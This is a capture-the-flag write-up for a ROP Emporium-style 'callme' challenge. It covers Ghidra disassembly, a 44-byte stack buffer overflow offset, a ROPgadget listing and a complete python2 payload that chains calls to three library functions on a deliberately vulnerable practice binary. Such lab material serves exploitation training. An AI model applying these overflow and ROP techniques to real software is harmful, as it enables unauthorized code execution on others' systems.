
Challenge 3 - Callme

Rahn Stavar

Useful challenge info

> **Important!**
> To dispose of the need for any RE I'll tell you the following:
>
> You must call the `callme_one()`, `callme_two()` and `callme_three()` functions in that order, each with the arguments `0xdeadbeef`, `0xcafebabe`, `0xd00df00d` e.g. `callme_one(0xdeadbeef, 0xcafebabe, 0xd00df00d)` to print the flag. **For the x86_64 binary** double up those values, e.g. `callme_one(0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d)`

Write-up:




As before, the `NX` bit is set and there are some interesting functions names.
Analysis in Ghidra shows `usefulFunction` calls the three external library functions mentioned in the challenge instructions. The instructions state that to win, the 3 external functions must be called with specific parameters in a specific order in order to decrypt the flag.

```
                    undefined usefulFunction()
      undefined       AL:1          <RETURN>
                    usefulFunction                                 XREF[2]:
0804874f 55           PUSH        EBP
08048750 89 e5        MOV         EBP,ESP
08048752 83 ec 08     SUB         ESP,0x8
08048755 83 ec 04     SUB         ESP,0x4
08048758 6a 06        PUSH        0x6
0804875a 6a 05        PUSH        0x5
0804875c 6a 04        PUSH        0x4
0804875e e8 7d fd     CALL        <EXTERNAL>::callme_three
         ff ff
08048763 83 c4 10     ADD         ESP,0x10
08048766 83 ec 04     SUB         ESP,0x4
08048769 6a 06        PUSH        0x6
0804876b 6a 05        PUSH        0x5
0804876d 6a 04        PUSH        0x4
0804876f e8 dc fd     CALL        <EXTERNAL>::callme_two
         ff ff
08048774 83 c4 10     ADD         ESP,0x10
08048777 83 ec 04     SUB         ESP,0x4
0804877a 6a 06        PUSH        0x6
0804877c 6a 05        PUSH        0x5
0804877e 6a 04        PUSH        0x4
08048780 e8 6b fd     CALL        <EXTERNAL>::callme_one
         ff ff
08048785 83 c4 10     ADD         ESP,0x10
08048788 83 ec 0c     SUB         ESP,0xc
0804878b 6a 01        PUSH        0x1
0804878d e8 7e fd     CALL        <EXTERNAL>::exit
```

The function `pwnme` contains a buffer overflow vulnerability, which I can use to create a ROP chain on the stack to call each of the required functions (with their respective parameters) in the correct order.

```
void pwnme(void)
{
  undefined local_2c [40];
  memset(local_2c,0,0x20);
  puts("Hope you read the instructions...\n");
  printf("> ");
  read(0,local_2c,0x200);
  puts("Thank you!");
  return;
}
```

Using `gdb-peda` I found the offset from the buffer to the return address of `pwnme` on the stack:



As in the previous challenge, the offset is 44 bytes.

Now, because I want to call 3 functions, each with arguments, I am going to need a way to properly set up the stack each time before the next function in the chain is called.

In the previous challenge, it was possible to reuse the `call system()` instruction, but in this case, reusing the `call callme_one` instruction would result in the wrong return address being set and execution returning to this point after `callme_one` is finished. This is a problem because I then need to call the other two `callme` functions. This means, in this case I can't use the existing `call` instructions and instead need to set up the stack manually.

In x86, when calling a function, the stack should look like:

```
address to jump to,
return address,
args
```

Because I need to call 3 functions, I need to do this 3 times. The problem, however, is that if I just set the return address to `callme_two`, its return becomes `arg1` and its first parameter becomes `arg2`, which is not correct.
So, I will need some ROP gadget to clean up my stack by `pop`-ing the 3 parameters from the stack, before returning to the next function in the chain.

```
┌──(kali㉿kali)-[~/ROPemporium/Ex3]
└─$ ROPgadget --binary callme32 | grep "pop"
0x0804867c : add byte ptr [eax], al ; add byte ptr [eax], al ; push ebp ; mov ebp, esp ; pop ebp ; jmp 0x8048610
0x080484a8 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x0804867e : add byte ptr [eax], al ; push ebp ; mov ebp, esp ; pop ebp ; jmp 0x8048610
0x080486e4 : add byte ptr [ebx - 0x723603b3], cl ; popal ; cld ; ret
0x080487f5 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080484aa : add esp, 8 ; pop ebx ; ret
0x0804867b : daa ; add byte ptr [eax], al ; add byte ptr [eax], al ; push ebp ; mov ebp, esp ; pop ebp ; jmp 0x8048610
0x080487f4 : jecxz 0x8048779 ; les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x080487f3 : jne 0x80487d8 ; add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080484ab : les ecx, ptr [eax] ; pop ebx ; ret
0x080487f6 : les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x080484a6 : mov dh, 0 ; add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x08048681 : mov ebp, esp ; pop ebp ; jmp 0x8048610
0x080487f7 : or al, 0x5b ; pop esi ; pop edi ; pop ebp ; ret
0x08048683 : pop ebp ; jmp 0x8048610
0x080487fb : pop ebp ; ret
0x080487f8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080484ad : pop ebx ; ret
0x080487fa : pop edi ; pop ebp ; ret
0x080487f9 : pop esi ; pop edi ; pop ebp ; ret
0x08048810 : pop ss ; add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x080486ea : popal ; cld ; ret
0x08048680 : push ebp ; mov ebp, esp ; pop ebp ; jmp 0x8048610
```

Using `ROPgadget`, I have found one gadget which pops 3 values from the stack and saves them in registers. I will use this gadget to clean my stack between each function call. It will remove the 3 parameters from the stack, and then `ret` to the next value on the stack, which will be my next function call.
For the addresses of each function I need to call, I will use the address of the "THUNK" functions for each of these, as the actual functions are external and loaded in at runtime. I found these addresses using Ghidra.
Putting all of this together, my exploit should look like:

```
44 bytes of junk

addr of callme_one # 0x080484f0
addr of ROP gadget # 0x080487f9
args:
        0xdeadbeef
        0xcafebabe
        0xd00df00d
```


```
addr of callme_two # 0x08048550
addr of ROP gadget
args

addr of callme_three # 0x080484e0
dummy addr # 0x00000000
args
```

I generate the payload like so:

```
python2 -c 'print \
"\x00"*44 + \
"\xf0\x84\x04\x08" + \
"\xf9\x87\x04\x08" + \
"\xef\xbe\xad\xde" + \
"\xbe\xba\xfe\xca" + \
"\x0d\xf0\x0d\xd0" + \
"\x50\x85\x04\x08" + \
"\xf9\x87\x04\x08" + \
"\xef\xbe\xad\xde" + \
"\xbe\xba\xfe\xca" + \
"\x0d\xf0\x0d\xd0" + \
"\xe0\x84\x04\x08" + \
"\x00\x00\x00\x00" + \
"\xef\xbe\xad\xde" + \
"\xbe\xba\xfe\xca" + \
"\x0d\xf0\x0d\xd0" \
' > payload.txt
```

Executing `callme32` with this payload gives the following output:



As you can see, the ROP chain worked and the flag was successfully "decrypted" and printed, by chaining together 3 external functions with specific parameters.